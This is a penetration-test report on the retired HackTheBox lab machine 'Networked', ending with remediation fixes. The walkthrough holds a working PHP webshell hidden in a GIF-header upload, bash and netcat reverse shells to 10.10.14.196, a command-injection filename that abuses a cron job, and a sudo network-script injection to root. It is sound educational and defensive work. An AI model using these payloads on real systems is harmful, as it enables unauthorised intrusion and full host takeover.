PRAETEGA_

Networked · Retired HTB Penetration Test

For Educational Purposes Only - No Client Data

Contact: [John Aleman]

Statement of Confidentiality

This document contains confidential information developed during a security assessment of the environment referred to as “Networked.” It includes technical details about weaknesses, proof-of-concept exploitation steps, system configuration notes, and remediation guidance. The contents are provided solely for the benefit of the authorized client stakeholders identified for this engagement and their service providers who have a direct need to know for remediation.

Distribution, copying, or disclosure of this report (in whole or in part) to any third party is prohibited without prior written authorization from the client. Use of the information herein should follow the client’s data-handling policies. Findings reflect the environment and scope at the time of testing and may change as systems are updated. The assessor is not responsible for impacts resulting from changes made after the assessment or from use of this report beyond the agreed scope.

Engagement Contacts

Networked Contacts		
Primary Contact	**Title**	**Primary Contact Email**
Placeholder Name	Chief Technical Officer	placeholder@networked.local

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact**
John Aleman	Penetration Tester	Linkedin

Executive Summary

Networked engaged the assessor to perform a penetration test of the target host and web application ("Networked") to identify security weaknesses, determine business impact, document reproducible findings, and provide clear remediation guidance.

Approach

Testing was conducted under a black-box model without credentials or advance knowledge, from a remote host, using non-destructive techniques. Automated discovery was followed by manual verification and exploitation to demonstrate realistic impact, including privilege escalation where permitted.

Key Results:

Initial foothold: Insecure file-upload handling allowed a crafted "double-extension" file to execute server-side PHP, yielding remote code execution as the web user.

Account pivot: Gaining access to the 'guly' user through a vulnerable exec function in a cronjob running a php script.

Privilege escalation: Unsafe maintenance/network scripts enabled command execution with elevated privileges, resulting in root compromise of the host.

Business Impact: An unauthenticated attacker could obtain system-level access, exfiltrate or alter data, and potentially pivot to adjacent systems.

Overall Risk: **High**

Top Recommendations:

Enforce strict allow-lists for uploads; verify content type; store uploads outside the web root and deny execution in upload paths.

Replace usage of vulnerable 'exec' function in php scripts; tighten input validation on maintenance scripts.

Add monitoring and periodic retesting to verify fixes.

In-Scope Assets

Host / URL / IP Address	Description
10.129.154.66	“Networked” Retired HTB

Table 1: Scope Details

Assessment Overview and Recommendations

Overview. The engagement against Networked identified five material findings (1 High, 3 Medium, 1 Low). A complete host compromise required only three steps:

- Exploit an unrestricted / misvalidated file upload to gain remote code execution (RCE) as the web user.
- Exploit code injection in a PHP file running on a cron as the ‘guly’ user.
- Abuse a root-owned helper script that ingests untrusted input to execute commands as root.

Prioritized Recommendations:
Harden the upload pipeline and remove sensitive files(Immediate / 0–30 days).

- Move uploads outside the web root; serve via a handler that re-encodes images.
- Deny execution in all upload paths; ensure PHP only executes on files that end in .php.
- Remove any archives/backups from web-accessible locations.

Fix vulnerable scripts & local hardening (0–30 days).

- Remove shell invocation on user-derived data; replace with safe library calls (no exec/system on untrusted input).
- Quote variables, disallow spaces where parsing occurs, and restrict execution (least privilege, proper ownership/permissions).
- Replace fragile ifcfg/ifup flows with non-interactive, least-privilege commands or a fixed sudo rule.

Secure configuration & monitoring (30–90 days).

- Apply least-privilege FS/SELinux/AppArmor rules; enable detailed logging for uploads and script actions; alert on anomalies.
- Integrate SAST/DAST, dependency checks, and IaC linting into CI/CD; add WAF rules specific to upload endpoints.

Summary of Findings

#	Severity	Title	Summary#
1	High	Unrestricted File Upload → Remote Code Execution (RCE)	The image upload endpoint accepted double-extension files (e.g., shell.php.jpg) and executed embedded PHP when requested, yielding a web-shell as the web service user.
2	Medium	Cron-Executed check_attack.php Uses exec() on User-Controlled Filename → Code Execution as guly	A scheduled cron runs /home/guly/check_attack.php, which calls exec("... rm -f $path$value ...") on uploaded filenames. Because $value is attacker-controlled, crafted names with shell metacharacters trigger command injection, executing as the cron user guly.
3	Medium	Web Server Misconfiguration Enables Double-Extension Execution	Server/PHP handling executed code when ".php" appeared anywhere in the filename (not only as the final extension), facilitating #1.
4	Medium	Privilege Escalation to Root via Network Helper Script	A root-owned network helper that writes ifcfg-* from user input and then runs ifup accepted values with spaces/unquoted tokens, causing the sourced script chain to execute trailing commands as root.
5	Low	Excessive Information Disclosure (Backup/Source in Web Root)	Exposed files aided enumeration and accelerated identification of the vulnerable maintenance scripts.

Table 2: Severity Summary

Internal Compromise Walkthrough (Attack Chain)

1. Initial Foothold — RCE via double-extension upload.

Recon located a public image upload feature that weakly validated content. By uploading an image file with a valid header (GIF89a) and name (test.php.jpg), the server treated it as executable, resulting in a web-shell.

2. Local privilege escalation — code execution as guly via cron-run check_attack.php.

Post-foothold enumeration found a cron job invoking /home/guly/check_attack.php. The script iterates over files in the uploads directory and runs (simplified):

```
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

Because $value (the filename) is derived from attacker-supplied uploads, embedding shell metacharacters in the filename causes command injection when cron executes the script. This yields a reverse shell as user guly (the account owning/running the cron).

3. Privilege escalation to root — vulnerable network helper script.

As guly, enumeration uncovered a root-owned network configuration helper that prompts for values, writes /etc/sysconfig/network-scripts/ifcfg-guly, and runs ifup. Supplying values with a space (e.g., in NAME) led downstream network-scripts to execute everything after the first space as root when sourcing the config, resulting in root compromise.


Result: Unauthenticated web access → web-shell → cron-driven code execution as guly → root. Minimal interaction and no credentials required.

Detailed reproduction steps for this attack chain are as follows:

Upon running an initial nmap scan, the tester encountered ports 22 (ssh) and 80 (http running PHP).


```
└─# nmap -open -Pn -sC -sV -p 80,22,443 -A -T4 -oN networked.nmap -vv 10.129.154.66
[snip]
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.4 (protocol 2.0)
| ssh-hostkey:
|   2048 22:75:d7:a7:4f:81:a7:af:52:66:e5:27:44:b1:01:5b (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQDFgr+LYQ5zL9JWnZmjxP7FT1134sJla89HBT+qnqNvJQRHwO7IqPSa5tEWGZYtzQ
2BehsEqb/PisrRHlTeatK0X8qrS3tuz+l1nOj3X/wdcgnFXBrhwpRB2spULt2YqRM49aEbm7bRf2pctxuvgeym/pwCghb6
nSbdsaCIsoE+X7QwbG0j6ZfoNIJzQkTQY7O+n1tPP8mlwPOShZJP7+NWVf/kiHsgZqVx6xroCp/NYbQTvLWt6VF/V+iZ3t
iT7E1JJxJqQ05wiqsnjnFaZPYP+ptTqorUKP4AenZnf9Wan7VrrzVNZGnFlczj/BsxXOYaRe4Q8VK4PwiDbcwliOBd
|   256 2d:63:28:fc:a2:99:c7:d4:35:b9:45:9a:4b:38:f9:c8 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAsf1XXvL55L6U7NrCo3XSBTr+zCnnQ+GorAMgUugr
3ihPkA+4Tw2LmpBr1syz7Z6PkNyQw6NzC3KwSUy1BOGw8=
|   256 73:cd:a0:5b:84:10:7d:a7:1c:7c:61:1d:f5:54:cf:c4 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILMrhnJBfdb0fWQsWVfynAxcQ8+SNlL38vl8VJaaqPTL
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.6 ((CentOS) PHP/5.4.16)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.6 (CentOS) PHP/5.4.16
[snip]
```

HTTP port 80 shows an incomplete webpage.



Hello mate, we're building the new FaceMash!
Help by funding us and be the new Tyler&Cameron!
Join us at the pool party this Sat to get a glimpse

The page source shows possible upload and gallery paths.



```html
<html>
<body>
Hello mate, we're building the new FaceMash!</br>
Help by funding us and be the new Tyler&Cameron!</br>
Join us at the pool party this Sat to get a glimpse
<!-- upload and gallery not yet linked -->
</body>
</html>
```

Running a directory bust with feroxbuster shows /uploads, /upload.php, /photos.php, as well as /backup/backup.tar

```
└─# feroxbuster -u http://10.129.154.66 -w
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php -e


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://10.129.154.66
 🚀  Threads               │ 50
 📖  Wordlist              │
/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.11.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 💲  Extensions            │ [php]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET        7l       24w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
403      GET        8l       22w        -c Auto-filtering found 404-like response and created new filter;
toggle off with --dont-filter
301      GET        7l       20w      237c http://10.129.154.66/uploads =>
http://10.129.154.66/uploads/
200      GET        8l       40w      229c http://10.129.154.66/
200      GET       17l       98w     7046c http://10.129.154.66/uploads/127_0_0_1.png
200      GET       17l       98w     7046c http://10.129.154.66/uploads/127_0_0_4.png
200      GET       17l       98w     7046c http://10.129.154.66/uploads/127_0_0_3.png
200      GET       17l       98w     7046c http://10.129.154.66/uploads/127_0_0_2.png
200      GET       22l       88w     1302c http://10.129.154.66/photos.php
200      GET        8l       40w      229c http://10.129.154.66/index.php
200      GET        5l       13w      169c http://10.129.154.66/upload.php
200      GET        0l        0w        0c http://10.129.154.66/lib.php
301      GET        7l       20w      236c http://10.129.154.66/backup => http://10.129.154.66/backup/
200      GET      201l      582w    10240c http://10.129.154.66/backup/backup.tar
```

After downloading backup.tar, it appears to be the source code for the site.

```
┌──(root㉿kalivm)-[~/htb/networked]
└─# tar xvf backup.tar
index.php
lib.php
photos.php
upload.php
```

The upload.php shows the following:

Line 10 - the file must be less than 60000 bytes
Starting at line 22 - file must have jpg, png, gif, or jpeg extension
If all checks pass then the file is uploaded

```
<?php
require '/var/www/html/lib.php';

define("UPLOAD_DIR", "/var/www/html/uploads/");

if( isset($_POST['submit']) ) {
  if (!empty($_FILES["myFile"])) {
       $myFile = $_FILES["myFile"];

       if (!(check_file_type($_FILES["myFile"]) && filesize($_FILES['myFile']['tmp_name']) <
60000)) {
       echo '<pre>Invalid image file.</pre>';
       displayform();
       }

       if ($myFile["error"] !== UPLOAD_ERR_OK) {
       echo "<p>An error occurred.</p>";
       displayform();
       exit;
       }

       //$name = $_SERVER['REMOTE_ADDR'].'-'. $myFile["name"];
       list ($foo,$ext) = getnameUpload($myFile["name"]);
       $validext = array('.jpg', '.png', '.gif', '.jpeg');
       $valid = false;
       foreach ($validext as $vext) {
       if (substr_compare($myFile["name"], $vext, -strlen($vext)) === 0) {
       $valid = true;
       }
       }

       if (!($valid)) {
       echo "<p>Invalid image file</p>";
       displayform();
       exit;
       }
       $name = str_replace('.','_',$_SERVER['REMOTE_ADDR']).'.'.$ext;

       $success = move_uploaded_file($myFile["tmp_name"], UPLOAD_DIR . $name);
       if (!$success) {
       echo "<p>Unable to save file.</p>";
       exit;
       }
       echo "<p>file uploaded, refresh gallery</p>";

       // set proper permissions on the new file
       chmod(UPLOAD_DIR . $name, 0644);
  }
} else {
  displayform();
}
?>
```

The file lib.php checks the file mime type.

```
function check_file_type($file) {
  $mime_type = file_mime_type($file);
  if (strpos($mime_type, 'image/') === 0) {
       return true;
  } else {
       return false;
  }
}
```

This can be used to reproduce a valid image file using the file type's magic bytes.


```
┌──(root㉿kalivm)-[~/htb/networked]
└─# echo "GIF89a" > test.txt

┌──(root㉿kalivm)-[~/htb/networked]
└─# file test.txt
test.txt: GIF image data, version 89a,
```


The file will be uploaded as long as .php exists in the filename. We will create a php file with GIF magic bytes and the correct extension to achieve remote command execution.

```
└─# cat test.php.gif
GIF89a
<?php system($_REQUEST['cmd']); ?>
```

Uploading the file.



Uploaded files appear in /photos.php.
Right clicking on the broken link for the file we uploaded will give us the correct file location in the /uploads directory




Welcome to our awesome gallery!
See recent uploaded pictures from our community, and feel free to rate or comment

uploaded by 10_10_14_196.php.gif

uploaded by 127_0_0_1.png


Appending ?cmd=id to our filename shows RCE.



```
GIF89a uid=48(apache) gid=48(apache) groups=48(apache)
```

URL encoding a standard bash reverse shell one liner

```
bash -i >& /dev/tcp/10.10.14.196/4444 0>&1
```



Input

```
bash -i >& /dev/tcp/10.10.14.196/4444 0>&1
```

Output

```
bash%20%2Di%20%3E%26%20%2Fdev%2Ftcp%2F10%2E10%2E14%2E196%2F4444%200%3E%261
```

Appending this output after ?cmd= results in a reverse shell on our listener.

```
┌──(root㉿kalivm)-[~/oscp]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.196] from (UNKNOWN) [10.129.154.66] 33704
bash: no job control in this shell
bash-4.2$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
bash-4.2$
```

As the apache user, we can access the home directory for the user guly.
There are 2 files of interest in this home directory - check_attack.php and crontab.guly

```
bash-4.2$ ls -l
total 12
-r--r--r--. 1 root root 782 Oct 30  2018 check_attack.php
-rw-r--r--  1 root root  44 Oct 30  2018 crontab.guly
-r--------. 1 guly guly  33 Oct 30  2018 user.txt
```

crontab.guly shows that the check_attack.php file is being run on a scheduled task every 3 minutes

```
bash-4.2$ cat crontab.guly
*/3 * * * * php /home/guly/check_attack.php
```

check_attack.php is a script that processes files in the uploads directory
The highlighted line shows where command injection is possible. The $path variable is set but we can control $value using filenames in the /var/www/html/uploads directory.

```
<?php
require '/var/www/html/lib.php';
$path = '/var/www/html/uploads/';
$logpath = '/tmp/attack.log';
$to = 'guly';
$msg= '';
$headers = "X-Mailer: check_attack.php\r\n";

$files = array();
$files = preg_grep('/^([^.])/', scandir($path));

foreach ($files as $key => $value) {
        $msg='';
  if ($value == 'index.html') {
        continue;
  }
  #echo "-------------\n";

  #print "check: $value\n";
  list ($name,$ext) = getnameCheck($value);
  $check = check_ip($name,$value);

  if (!($check[0])) {
    echo "attack!\n";
    # todo: attach file
    file_put_contents($logpath, $msg, FILE_APPEND | LOCK_EX);

    exec("rm -f $logpath");
    exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
    echo "rm -f $path$value\n";
    mail($to, $msg, $msg, $headers, "-F$value");
  }
}

?>
```

Using the following command we will write a malicious file to the uploads directory which will execute netcat and create another reverse shell running as the guly user.

```
bash-4.2$ touch -- ';nc -c bash 10.10.14.196 4444;'
bash-4.2$ ls -la
total 32
drwxrwxrwx. 2 root   root   4096 Sep 14 03:05 .
drwxr-xr-x. 4 root   root   4096 Jul  9  2019 ..
-rw-r--r--  1 apache apache   42 Sep 14 01:50 10_10_14_196.php.gif
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_1.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_2.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_3.png
-rw-r--r--. 1 root   root   3915 Oct 30  2018 127_0_0_4.png
-rw-r--r--  1 apache apache    0 Sep 14 03:05 ;nc -c bash 10.10.14.196 4444;
-r--r--r--. 1 root   root      2 Oct 30  2018 index.html
```

The reverse shell running as guly is returned on our listener.

```
┌──(root㉿kalivm)-[~/oscp]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.196] from (UNKNOWN) [10.129.154.66] 33710
id
uid=1000(guly) gid=1000(guly) groups=1000(guly)
```

sudo -l shows that guly can run /usr/local/sbin/changename.sh as root.

```
[guly@networked ~]$ sudo -l
Matching Defaults entries for guly on networked:
       !visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin,
       env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE KDEDIR LS_COLORS",
       env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
       env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES",
       env_keep+="LC_MONETARY LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE",
       env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
       secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bin

User guly may run the following commands on networked:
       (root) NOPASSWD: /usr/local/sbin/changename.sh
[guly@networked ~]$
```

This post shows that command injection is possible in network scripts as everything after the first space is executed as root.
changename.sh: the highlighted line shows that space is a valid character in the script, making this vulnerable to the previously mentioned command injection.


```
[guly@networked ~]$ cat /usr/local/sbin/changename.sh
#!/bin/bash -p
cat > /etc/sysconfig/network-scripts/ifcfg-guly << EoF
DEVICE=guly0
ONBOOT=no
NM_CONTROLLED=no
EoF

regexp="^[a-zA-Z0-9_\ /-]+$"

for var in NAME PROXY_METHOD BROWSER_ONLY BOOTPROTO; do
       echo "interface $var:"
       read x
       while [[ ! $x =~ $regexp ]]; do
               echo "wrong input, try again"
               echo "interface $var:"
               read x
       done
       echo $var=$x >> /etc/sysconfig/network-scripts/ifcfg-guly
done

/sbin/ifup guly0
```

Attempting to execute the 'id' command while running the script shows that we have command execution as root.



```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
a id
interface PROXY_METHOD:
b
interface BROWSER_ONLY:
c
interface BOOTPROTO:
d
uid=0(root) gid=0(root) groups=0(root)
uid=0(root) gid=0(root) groups=0(root)
ERROR     : [/etc/sysconfig/network-scripts/ifup-eth] Device guly0 does not seem to be present, delaying initialization.
```

Knowing this, we can easily receive a root shell by executing /bin/bash

```
[guly@networked ~]$ sudo /usr/local/sbin/changename.sh
interface NAME:
a /bin/bash
interface PROXY_METHOD:
b
interface BROWSER_ONLY:
c
interface BOOTPROTO:
d
[root@networked network-scripts]# id
uid=0(root) gid=0(root) groups=0(root)
[root@networked network-scripts]#
```

Remediation Summary

1. Web server: execute PHP only on files that end with .php

Finding addressed: Double-extension execution (e.g., test.php.gif) allowed a webshell to run.
Root cause: Apache/PHP handler rules applied too broadly; files containing ".php" anywhere in the name were executed.
External Reference: Guidance on SetHandler/AddHandler scope and FilesMatch.

Change applied (Apache php.conf):

BEFORE:
```
AddHandler php5-script .php
AddType text/html .php
DirectoryIndex index.php
php_value session.save_handler "files"
php_value session.save_path  "/var/lib/php/session"
```

AFTER: constrain execution to names that END with .php
```
<FilesMatch ".php$">
       AddHandler php5-script .php
       AddType text/html .php
</FilesMatch>
DirectoryIndex index.php
php_value session.save_handler "files"
php_value session.save_path  "/var/lib/php/session"
```

Post-fix: FilesMatch ".php$" ensures the PHP handler is invoked only when the filename ends in .php. A file like test.php.gif no longer hits the PHP engine, so the webshell never executes.

Operational notes:
- Reload Apache after the change: systemctl reload httpd (or apachectl graceful).
- Consider defense-in-depth: disable PHP entirely in the uploads location (e.g., php_admin_flag engine off or RemoveHandler .php) and serve user files from a non-executable path.

Verification:
- Upload test.php.gif (with <?php phpinfo(); ?> inside) and request it: the response should be treated as a file (download/raw) rather than executed PHP.
- Confirm Apache/PHP error logs show no interpretation at request time for double-extension names.

2. Cron cleanup script: remove exec(); use filesystem calls

Finding addressed: Command injection in check_attack.php (ran via cron), leveraging exec("... $value ...") on attacker-controlled filenames to gain code execution as guly.

Change applied (check_attack.php):

BEFORE:
```
exec("rm -f $logpath");
exec("nohup /bin/rm -f $path$value > /dev/null 2>&1 &");
```

AFTER: no shell, direct filesystem ops
```
@unlink($logpath);
@unlink($path . $value);
```

External References:
OWASP Command Injection Defense Cheat Sheet
PHP exec manual
PHP unlink manual

Post-fix: unlink() deletes files without invoking a shell, so shell metacharacters in filenames have no effect. Eliminating exec() removes the injection from the running cron.

Operational notes:
- Retain the existing IP/name checks as an additional guard.
- Consider normalizing filenames server-side (e.g., random UUID + static extension) so user-supplied names never flow into logic.

Verification:
- Create a file in the uploads directory with metacharacters in its name (e.g., evil;id;.png).
- Allow cron (or run the script manually) to process it. The file should be deleted, and no commands should execute (no unexpected network connections / logs).

3. Local privilege escalation script: block spaces to stop ifcfg injection

Finding addressed: changename.sh wrote an ifcfg-* profile from user input and then called ifup. Because the profile gets sourced, a space in a value (e.g., NAME=guly0 id) caused the trailing token to execute as root.

Change applied (changename.sh):

BEFORE:
```
regexp="^[a-zA-Z0-9_\ /-]+$"
```

AFTER: remove space from allowed characters
```
regexp="^[a-zA-Z0-9_/-]+$"
```

External Reference: Vulnerability behavior documented here.

Post-fix: With spaces disallowed, the ifcfg file lines remain single, safe assignments (e.g., NAME=guly0). There's no token after a space to be interpreted as a command during ifup.

Operational notes: (optional hardening):

- Consider also quoting values when writing the file:

```
echo $var=\"$x\" >> /etc/sysconfig/network-scripts/ifcfg-guly
```

  This adds resilience if someone later re-allows spaces.
- Restrict script execution to trusted operators and ensure file ownership/permissions are least-privilege.

Verification:

- Run changename.sh and try NAME="guly0 id". The script should reject it as invalid input.
- Provide a valid set of values and confirm ifup guly0 succeeds without executing unintended commands.

Appendices

Appendix A - Finding Severities

Rating	Severity Rating Definition
High	Exploitation of the technical or procedural vulnerability will cause substantial harm. Significant political, financial, and/or legal damage is likely to result. The threat exposure is high, thereby increasing the likelihood of occurrence. Security controls are not effectively implemented to reduce the severity of impact if the vulnerability were exploited.
Medium	Exploitation of the technical or procedural vulnerability will significantly impact the confidentiality, integrity, and/or availability of the system, application, or data. Exploitation of the vulnerability may cause moderate financial loss or public embarrassment. The threat exposure is moderate-to-high, thereby increasing the likelihood of occurrence. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered High Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal
Low	Exploitation of the technical or procedural vulnerability will cause minimal impact to operations. The Confidentiality, Integrity and Availability (CIA) of sensitive information are not at risk of compromise. Exploitation of the vulnerability may cause slight financial loss or public embarrassment. The threat exposure is moderate-to-low. Security controls are in place to contain the severity of impact if the vulnerability were exploited, such that further political, financial, or legal damage will not occur. - OR - The vulnerability is such that it would otherwise be considered Medium Risk, but the threat exposure is so limited that the likelihood of occurrence is minimal.

Table 3: Severity Definitions

Appendix B - Exploited Hosts

Host	Scope	Method	Notes
10.129.154.66 (networked)	Externally-facing host and web application	RCE via upload → code execution via cron → privesc to root through command injection	Total machine compromise

Table 4: Exploited Host Details

Appendix C - Compromised Users

Username	Type	Method	Notes
apache	Service account (daemon, non-interactive)	Remote code execution via uploaded webshell	No credentials captured; execution context inherited from the web worker. Used to stage enumeration and pivot to guly.
guly	Local user account (application/maintenance operator)	Code execution through exec function in running cron	Provided stable, interactive shell with user-level file/system access; platform to reach root via network helper.
root	Privileged administrator - superuser	Command injection in vulnerable script	Full system compromise: unrestricted command execution, ability to modify services, extract secrets, and persist.

Table 5: User Accounts Compromised

Appendix D - Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
10.129.154.66	External	webshell at /var/www/html/uploads/10_10_14_196.php.gif
10.129.154.66	Internal	/var/www/html/uploads/;nc -c bash 10.10.14.196 4444;

Table 6: Assessment Artifacts